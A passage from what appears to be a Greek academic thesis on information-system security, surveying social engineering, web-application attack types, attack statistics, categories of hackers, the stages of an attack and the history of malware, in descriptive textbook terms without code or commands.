Κοινωνική Μηχανική (Social Engineering) Αν και αδόκιμος όρος, περιγράφει τις ενέργειες του κακόβουλου χρήστη για την είσοδο σε ένα υπολογιστικό σύστημα με σκοπό την παρακολούθηση, την απόσπαση πληροφορίας από αυτό ή την πλήξη του. Οι τακτικές της Κοινωνικής Μηχανικής εκμεταλλεύονται την ανθρώπινη περιέργεια για να παρακάμψουν την προστασία ενός συστήματος, πείθοντας τον χρήστη-θύμα να εισέλθει σε κακόβουλα links, καθώς και να εγκαταστήσει κακόβουλα λογισμικά. Χωρίς να υπάρχει φυσική αλληλεπίδραση κακόβουλου χρήστη και θύμα, χτίζεται μια επικοινωνία εμπιστοσύνης που ωθεί το θύμα να αφήσει το σύστημά του με μειωμένη προστασία ή να δώσει σημαντικές πληροφορίες (π.χ. κωδικούς, προσωπικά στοιχεία, κλπ.) σε υποτιθέμενες μη κακόβουλες εφαρμογές (9).

Στοχεύοντας Σταθμούς Εργασίας μέσω του Φυλλομετρητή Σε τέτοιες επιθέσεις στόχος εκμετάλλευσης ενός Σταθμού Εργασίας (Workstation) είναι τα «bugs» (δηλαδή τα ελαττώματα) σε ένα φυλλομετρητή, τα πρόσθετα λογισμικά που τρέχουν στο φυλλομετρητή (π.χ. το Flash ή το JRE), ο ίδιος ο προγραμματιστικός κώδικάς του, τα προγράμματα ανάγνωσης κειμένων (π.χ. Adobe Reader), και τα λογισμικά εγγραφής κειμένων (π.χ. Microsoft Office). Σε τέτοιες μορφές επίθεσής έχουν ήδη δημιουργηθεί ισχυρά «exploit kits», που


αυτοματοποιούν την εκμετάλλευση των αδυναμιών του χρήστη-θύματος, και δρουν ως πλατφόρμες παράδοσης οποιαδήποτε τύπου κακόβουλου λογισμικού.

Στοχεύοντας Διαδικτυακές Εφαρμογές Στη μέθοδο αυτή σύγχρονων επιθέσεων, στόχοι αποτελούν διαδικτυακές εφαρμογές (web applications) που θα χρησιμοποιηθούν από τους χρήστες στους φυλλομετρητές τους, αποκαλύπτοντας αδυναμίες του συστήματος από την πλευρά του χρήστη. Οι επιτιθέμενοι επιδιώκουν την παράκαμψη των συστημάτων ασφαλείας από τέτοιες διαδικτυακές εφαρμογές που αποθηκεύουν πολύτιμες πληροφορίες. Τεχνικές που χρησιμοποιούνται για επιθέσεις σε διαδικτυακές εφαρμογές είναι το XSS (cross-Site Scripting), CSRF (Cross-Site Request Forgery), Clickjacking, Brute-Force Attacks, SQL Injections, κ.α.

Μακροπρόθεσμες επιθέσεις Είναι γνωστές ως «Long-Term Interests» και δεν έχουν τον τύπο εισβολής των υπολοίπων, δηλαδή του λεγόμενου «hit-and-run», που προσδίδει το χαρακτηριστικό της χρονικής μεταβλητής σε μια επίθεση. Σε αυτή τη μορφή οι κακόβουλοι χρήστες επενδύουν χρονικά στο στόχο τους και σκοπεύουν σε άντληση ευαίσθητων πληροφοριών, κατανεμημένων Denial-of-Service και εκστρατείες από spam. Τα κίνητρά τους είναι οικονομικές και πολιτικές ζημίες. Το κακόβουλο λογισμικό που χρησιμοποιούν στην εισβολή τους οι επιτιθέμενοι ονομάζεται σήμερα «Crimeware».

2.3.2 Στατιστικά στοιχεία επιθέσεων


Οι επιθέσεις πραγματοποιούνται όταν οι κακόβουλοι χρήστες εκμεταλλεύονται τις Αδυναμίες (Vulnerabilities) του υλικού και του λογισμικού ενός συστήματος. Αξιοσημείωτο είναι πως η εκμετάλλευση των αδυναμιών του συνόλου του υλικού (hardwares) των υπολογιστών παραμένει σε χαμηλά επίπεδα σε αντίθεση με εκείνη του συνόλου των λογισμικών (softwares) προγραμμάτων (10) (Εικόνα 1).



Εικόνα 1. Αδυναμίες σε επίπεδο υλικού και λογισμικού (10).


Η στατιστική μελέτη των επιθέσεων κακόβουλου λογισμικού πραγματοποιείται από εταιρίες πληροφορικής που παράγουν προϊόντα προστασίας λογισμικού (π.χ. Microsoft, ESET, Norton, κ.α.). Οι απειλές, οι επιθέσεις και οι αντιμετωπίσεις καταγράφονται από τα λογισμικά προστασίας και τα δεδομένα αποστέλλονται μέσω του Διαδικτύου στα εργαστήρια της κάθε εταιρίας, όπου πραγματοποιούνται στατιστικές αναλύσεις των επιθέσεων και των κενών ασφαλείας. Οι αναβαθμίσεις των λογισμικών προστασίας είναι αποτέλεσμα τόσο της προγραμματιστικής εξέλιξης όσο και της αντιμετώπισης των αδυναμιών των λογισμικών.

Οι επιθέσεις κακόβουλου λογισμικού την τελευταία τριακονταετία έχουν πολλαπλασιαστεί σε μεγάλο βαθμό (11) (Εικόνα 2).




Εικόνα 2. Στατιστικά στοιχεία του AV-Test IT-Security Institute.

Ενδιαφέρον παρουσιάζει η συγκεντρωτική παγκόσμια μελέτη των επιθέσεων με τη χρήση του όρου «TER» (Threat Exposure Rate), όπου αναφέρεται στο ποσοστό των Pcs που δέχονται επίθεση από malware στη μονάδα χρόνου των τριών μηνών, δηλαδή το ρυθμό έκθεσης σε απειλές (12). Ο μικρότερος ρυθμός αντιστοιχεί στην ασφαλέστερη χώρα, δηλαδή στη χώρα όπου τα υπολογιστικά συστήματα δέχτηκαν λιγότερες επιθέσεις, ασχέτως αν αντιμετωπίστηκαν ή όχι (Εικόνα 3).




Εικόνα 3. Threat Exposure Rate (12).

Στο Διαδίκτυο λαμβάνονται σημαντικές πληροφορίες για την μηνιαία στατιστική ανάλυση του κακόβουλου λογισμικού παγκοσμίως. Εταιρίες προστασίας λογισμικού στις Ιστοσελίδες τους, αλλά και ξέχωρες Ιστοσελίδες που ασχολούνται με την Ασφάλεια ΠΣ, παρέχουν σημαντικά στοιχεία για τις επιθέσεις με κακόβουλο λογισμικό (Εικόνα 4). Την πλειονότητα των αιτιών κατέχουν οι κυβερνο-επιθέσεις (Εικόνα 5).



Εικόνα 4. Κατανομή τύπων επιθέσεων από malware (13).



Εικόνα 5. Τα κίνητρα των επιτιθέμενων (13).

2.4 Hacking

Είναι σημαντικό στο σημείο αυτό να περιγραφεί ο όρος «hacking», διότι ο ρόλος του είναι συνυφασμένος γύρω από θέματα malware, πολιτικών ασφάλειας και μέτρων προστασίας των ΠΣ, αλλά προκαλεί ακόμη και στη σημερινή εποχή σύγχυση.

Η αγγλική λέξη «hacking» έχει διττή σημασιολογία και αναφέρεται στις ενέργειες που πραγματοποιεί ένας «hacker», δηλαδή είτε το άτομο που διασκεδάζει προγραμματίζοντας, είτε το άτομο που θέλει να εισχωρήσει στις λεπτομέρειες ενός πληροφοριακού συστήματος (14). Ο όρος hacking έρχεται στο προσκήνιο της πληροφορικής επιστήμης από τις αρχές της δεκαετίας του 1960 για να χαρακτηρίσει τους άριστους προγραμματιστές (15) . Όμως, με την πάροδο των ετών και ειδικά με την έκρηξη του Διαδικτύου, καθώς και με τη συμβολή – αναμφισβήτητα – των μέσων μαζικής ενημέρωσης, λαμβάνει αρνητική έννοια, χαρακτηρίζοντας το άτομο που προσπελάζει ένα σύστημα χωρίς την έγκριση του νόμιμου χρήστη. Στην Ασφάλεια των ΠΣ, hacker, είναι το άτομο που αναζητά και εκμεταλλεύεται τις αδυναμίες ενός ΠΣ με σκοπό το κέρδος, τη διαμαρτυρία ή τη πρόκληση (16).

Στην περίπτωση που το άτομο χρησιμοποιεί κακόβουλο λογισμικό με σκοπό την κατάρρευση της ακεραιότητας ενός συστήματος και την υποκλοπή κωδικών ή άλλων πληροφοριακών στοιχείων, λέγεται «cracker» (criminal hacker) και η ενέργειά του «cracking». Ο cracker έχει κακόβουλες προθέσεις τουναντίον με τον hacker. Ο όρος cracker είναι ο σωστότερος για να χαρακτηρίζει τους κακόβουλους χρήστες, διότι αυτοί έχουν σκοπό την υποκλοπή πληροφοριών ή τη βλάβη υπολογιστικών συστημάτων.

Για τις επιθέσεις σε ΠΣ και δίκτυα οι hackers χρησιμοποιούν διάφορα εργαλεία. Πριν, όμως, ακολουθούν μια κοινή γραμμή από βήματα που πρέπει να προηγηθούν της επίθεσης (17) :

1. Αναγνώριση (Profiling) : Λέγεται και footprinting και είναι η συλλογή πληροφοριών σχετικά με το στόχο της επίθεσης (δίκτυο ΠΣ, υποδομή ΠΣ, φυσική παρουσία διαχειριστών και χρηστών του ΠΣ, κλπ.). Πληροφορίες για το στόχο μπορεί να συγκεντρωθούν από Ιστοχώρους και ελεύθερα εργαλεία λογισμικού. Για παράδειγμα, το WHOIS (www.whois.com), μπορεί να αποκαλύψει πληροφορίες για έναν οργανισμό, τους τηλεφωνικούς και FAX αριθμούς του, τις διευθύνσεις e-mail του,κλπ.

2. Σάρωση (Scanning): Ο hacker ελέγχει το στόχο για πληροφορίες του δικτύου του. Συνήθως χρησιμοποιείται η εντολή ping για να αποκαλυφθούν ποιοι υπολογιστές ανταποκρίνονται στο δίκτυο. Επίσης χρησιμοποιεί port scanners όπως 7thSphere, Nmap, ISS Internet Scanner, κ.α.

3. Απαρίθμηση (Enumeration): Είναι η διαδικασία για τον καθορισμό έγκυρων λογαριασμών των νόμιμων χρηστών του ΠΣ, ώστε να βρεθούν οι κωδικοί εισόδου στο σύστημα. Μπορεί επίσης να καθοριστεί ο αριθμός των διάφορων εφαρμογών που χρησιμοποιεί το ΠΣ. Το στάδιο αυτό του hacking απαιτεί ενεργές συνδέσεις με FTP, telnet ή Web εφαρμογές, που μπορεί να αποκαλύψει πληροφορίες για τον τύπο και την έκδοση του συστήματος, καθώς και να πραγματοποιηθούν τεχνικές Social Engineering, Observation και Eavesdropping, όλες για την υποκλοπή στοιχείων και κωδικών από τον hacker χωρίς να γίνει αντιληπτός.

4. Εκμετάλλευση (Exploiting): Είναι η διαδικασία «εκμετάλλευσης» του συστήματος, όπου ο επιτιθέμενος εισβάλλει στο ΠΣ, αφού έχει προηγουμένως αναγνωρίσει τις αδυναμίες του ΠΣ από τα στάδια του Scanning και Enumeration. Μπορεί να γίνει με μεθόδους Brute Force Attacks, DoS Attacks, Buffer Overflows, κ.α. Η αλληλουχία των εντολών για την εκμετάλλευση των αδυναμιών ενός ΠΣ ονομάζεται «exploit» και τα δεδομένα που στέλνονται στο ΠΣ και περιέχουν τον κακόβουλο κώδικα ονομάζονται «payload». Το «exploiting» είναι το τελικό βήμα της επίθεσης, όπου ο hacker έχει καταλάβει τον έλεγχο του συστήματος και έχει προξενήσει ζημιά στο ΠΣ.

Υπάρχουν πολλές αναφορές στα χαρακτηριστικά, στον κώδικα τιμής και στη ψυχολογία των hackers. Η συνεισφορά τους στην Ασφάλεια των ΠΣ είναι πάρα πολύ σημαντική. Ανακαλύπτουν τα κενά ασφαλείας και τα ευπάθειες στα ΠΣ, τα δημοσιεύουν και ενημερώνουν τους διαχειριστές των ΠΣ. Τα κενά ασφαλείας που ανακαλύπτονται αναγκάζουν τις εταιρίες λογισμικών και λειτουργικών συστημάτων να ενημερώνουν τακτικότερα τα προϊόντα τους βελτιώνοντας την ασφάλειά τους (18) .

2.4.1 Τύποι hackers

Οι hackers/crackers τείνουν πλέον να οργανώνονται σε ομάδες που σκοπό έχουν να εκμεταλλευτούν τις αδυναμίες ενός ΠΣ. Ο διαχωρισμός τους σε τρεις μεγάλες κατηγορίες είναι αποδεκτός από πολλές βιβλιογραφικές αναφορές, επιστημονικές ιστοσελίδες και blogs της Πληροφορικής. Οι τρεις μεγάλες κατηγορίες τους είναι οι παρακάτω (19) :

White Hat: Ένας «white hat hacker» ή «ethical hacker» είναι αυτός που δεν έχει κακόβουλη πρόθεση κάθε φορά που καταρρίπτει συστήματα ασφαλείας και προσπελάζει ΠΣ. Αντίθετα, πρόκειται για ειδικούς επιστήμονες-προγραμματιστές στην Ασφάλεια ΠΣ, που χρησιμοποιούν τεχνικές και εργαλεία διείσδυσης (penetration tools) για να ανακαλύψουν τα κενά ασφαλείας και να αποτιμήσουν αδυναμίες συστημάτων.

Black Hat: Ο «black hat hacker» είναι γνωστός ως «cracker» και έχει κακόβουλη πρόθεση. Χρησιμοποιεί τα δίκτυα των υπολογιστών και των τηλεπικοινωνιών για να εισβάλλει σε ένα ΠΣ χωρίς έγκριση των διαχειριστών του. Στοχεύει στην εξαπόλυση κακόβουλων προγραμμάτων για υποκλοπή πληροφοριών ή βλάβη του ΠΣ. Τα κίνητρά του είναι οικονομικά, πολιτικά ή βανδαλισμός, γι' αυτό και ονομάζεται και κυβερνο-εγκληματίας (cyber-crimer), αφού οι πράξεις του επιφέρουν νομικές ποινές.

Grey Hat: Ο «grey hat hacker» βρίσκεται κάπου μεταξύ του white hat και black hat hacker. Δεν είναι ειδικός στις αποτιμήσεις αδυναμιών και στα εργαλεία διείσδυσης, αλλά είναι πρόθυμος από ένα σημείο και μετά να εκμεταλλευτεί τυχόν αδυναμίες ενός ΠΣ που θα βρει. Τα κίνητρά του είναι η περιέργεια και η δοκιμασία των δυνατοτήτων του, αν και μπορεί να ζητήσει μικρά χρηματικά ποσά για την αποκατάσταση της ζημίας που προκαλεί. Άλλες φορές ενημερώνει τους διαχειριστές των ΠΣ για τις αδυναμίες του ΠΣ και άλλες προτιμά να ενημερώνει Ιστοχώρους που απευθύνονται και οργανώνονται από hackers/crackers.

Τα τελευταία χρόνια παρατηρείται να υπάρχει και ιεραρχία στο hacking, που υποδηλώνει την ικανότητα και την εμπειρία που έχει αποκτήσει ο hacker (20) : Script kiddies: Αρχάριοι hackers που δεν έχουν εμπειρία και αναζητούν τα εργαλεία και τις μεθόδους άλλων hackers για να αποδείξουν ότι μπορούν να εισβάλλουν σε ένα ΠΣ και να επιτεθούν με κακόβουλο λογισμικό.

Intermediate hackers: Ο όρος αυτός χαρακτηρίζει τους hackers που έχουν αρκετές γνώσεις πληροφορικής, προγραμματισμού και δικτύων. Ωστόσο, χρησιμοποιούν έτοιμους προγραμματιστικούς κώδικες, σε καλύτερο επίπεδο από ότι οι script kiddies, για να επιτεθούν με κακόβουλο λογισμικό.

Elite hacker: Είναι η άριστοι hackers. Αυτοί εξελίσσουν τα εργαλεία και τις μεθόδους hacking, και μπορούν εύκολα να προσπελάσουν ένα ΠΣ χωρίς να γίνονται αντιληπτοί ή να παραπλανήσουν τους διαχειριστές του. Είναι ως επί των πλείστων οι άριστοι ελεγκτές ασφαλείας των διαφόρων ΠΣ και δεν έχουν κακόβουλες προθέσεις.

Υπάρχουν όμως και άλλοι όροι, περιγραφής περισσότερο παρά κατηγοριοποίησης, των hackers (21) :

Hacktivists : Είναι οι hackers που έχουν πολιτικο-κοινωνικά κριτήρια και η δράση τους σκοπεύει σε αλλαγή απόψεων και προσέλκυση του ενδιαφέροντος των μέσων μαζικής ενημέρωσης.

Meta-hackers : Είναι οι hackers που παρακολουθούν τη δράση άλλων hackers, χωρίς να γίνονται αντιληπτοί, προσπαθώντας να εκμεταλλευτούν τις αδυναμίες που οι άλλοι hackers βρίσκουν στα ΠΣ.

2.4.2 Μέθοδοι εισβολής

Με την πάροδο του χρόνου έχουν δημιουργηθεί πολλές μορφές κακόβουλου λογισμικού. Η ραγδαία τα τελευταία χρόνια εξέλιξη των Δικτύων Η/Υ και του Διαδικτύου υπήρξε έναυσμα για τους επίβουλους χρήστες, να αναπτύξουν νέους και αποδοτικότερους τρόπους κακόβουλου λογισμικού και συνδυασμούς αυτών. Πολιτικοί, κοινωνικοί, οικονομικοί, εμπορικοί ήταν και παραμένουν οι κύριοι λόγοι για τους οποίους ενδιαφέρονται να εξαπολύσουν επιθέσεις οι hackers/crackers. Η επίθεση σε ένα ΠΣ γίνεται με τέσσερις τρόπους κυρίως (22) :

Απευθείας Εισβολή: Απαιτεί φυσική πρόσβαση του hacker στο πληροφοριακό σύστημα. Μπορεί έτσι να εγκαταστήσει υλικό ή να δημιουργήσει λογαριασμό διαχειριστή του συστήματος, και να έχει απομακρυσμένο πρόσβαση και έλεγχο του συστήματος.

Απομακρυσμένη Εισβολή: Αποτελεί τρόπο επίθεσης που δεν έχει εξαλειφθεί, αλλά έχει αντικατασταθεί κατά τρόπον τινά από την διαδικτυακή εισβολή. Για παράδειγμα, πολλές εταιρείες επιτρέπουν τους υπαλλήλους τους να συνδέονται απομακρυσμένα με κάποιον υπολογιστή της υπηρεσίας τους μέσω διαμορφωμένων modems. Αυτά μπορεί να αποτελέσουν σημείο παράνομης εισόδου στο σύστημα. Η λύση που εφαρμόζεται είναι η τοποθέτηση των modems εκτός του Firewall της υπηρεσίας, ώστε να πιστοποιείται πρώτα ο νόμιμος χρήστης από το Firewall.

Εισβολή μέσω του Διαδικτύου: Το Διαδίκτυο είναι πλέον ο συνήθης τρόπος εισβολής ενός hacker σε ένα ΠΣ, καθώς στην πλειονότητά τους τα ΠΣ χρησιμοποιούν τις υπηρεσίες του Διαδικτύου, το οποίο αποτελεί ένα παγκόσμιο αυξανόμενο σύστημα δικτύων υπολογιστών.

Εισβολή μέσω ανασφαλών ασύρματων δικτύων: Τα πρωτόκολλα της ασύρματης επικοινωνίας είναι τα πλέον ανασφαλή και γι' αυτό αποτελούν εύκολη πύλη εισόδου για hacking.

Κεφάλαιο 3 ο

Κακόβουλο Λογισμικό

Το «Κακόβουλο Λογισμικό» (malicious software), αποτελεί μείζον πρόβλημα για την ασφάλεια των Πληροφοριακών Συστημάτων.

Ένα λογισμικό χαρακτηρίζεται ως κακόβουλο όταν βάσει των προθέσεων του προγραμματιστή το λογισμικό που προκύπτει διαθέτει τις απαιτούμενες εντολές προκειμένου να βλάψει ένα υπολογιστικό σύστημα (23). Απασχολεί πλέον ιδιαίτερα τόσο την επιστημονική κοινότητα, τους απλούς χρήστες και τους διαχειριστές των Πληροφοριακών Συστημάτων, καθώς τα τελευταία χρόνια έχει γνωρίσει μεγάλη εξάπλωση. Ο διεθνής όρος που χρησιμοποιείται είναι ο όρος «Malware Software» ή εν συντομία «Malware», αν και χρησιμοποιούνται διεθνώς και οι όροι «Badware» και «Harmware» .


Είναι προφανές ότι η εξάπλωση αυτή του Κακόβουλου Λογισμικού οφείλεται στη ραγδαία εξέλιξη των επιστημονικών πεδίων Πληροφορικής, Δικτύων και Τηλεπικοινωνιών, αλλά και στην ταχύτατη εξέλιξη του Διαδικτύου και της ευρείας παγκοσμίως χρήσης του εκπαιδευτικούς, κοινωνικούς, οικονομικούς, διοικητικούς και πολλούς άλλους σκοπούς. Η εξέλιξη επίσης στη χρήση των γλωσσών προγραμματισμού και των εργαλείων ανάπτυξης λογισμικού δίνει τη δυνατότητα στους επίβουλους χρήστες, να εκμεταλλεύονται Αδυναμίες των ΠΣ και να εξαπολύουν με πολλούς και διάφορους, γρήγορους τρόπους Επιθέσεις. Το πρόβλημα της δημιουργίας και εκμετάλλευσης κακόβουλου λογισμικού είναι παγκόσμιο και θα συνεχίσει όσο εξελίσσεται και η Πληροφορική (Εικόνα 6).

Εικόνα 6. Παγκόσμιος χάρτης εντοπισμού Κακόβουλου Λογισμικού (Οκτώβριος 2016) (24).

3.1 Ιστορικά στοιχεία

Τα πρώτα προβλήματα ασφάλειας εμφανίστηκαν στα 1980 λόγω της χρησιμοποίησης των υπολογιστών για διαχείριση απόρρητων στρατιωτικών δεδομένων και πληροφοριών. Εν συνεχεία, η διαμοιραζόμενη χρήση υπολογιστικών και δικτυακών πόρων και πληροφοριών αυξήθηκε στα 1980 και η χρήση Λειτουργικών Συστημάτων με ασφάλεια ήταν πλέον αναγκαία. Στις αρχές του 1990 οι προσωπικοί υπολογιστές PC έγιναν ολοένα και περισσότερο δημοφιλείς, όπως και η χρήση του e-mail και του World Wide Web. Από τις αρχές του 2000 αναπτύχθηκαν εντόνως τα προγράμματα ασφαλείας, αλλά ωστόσο, μέχρι και 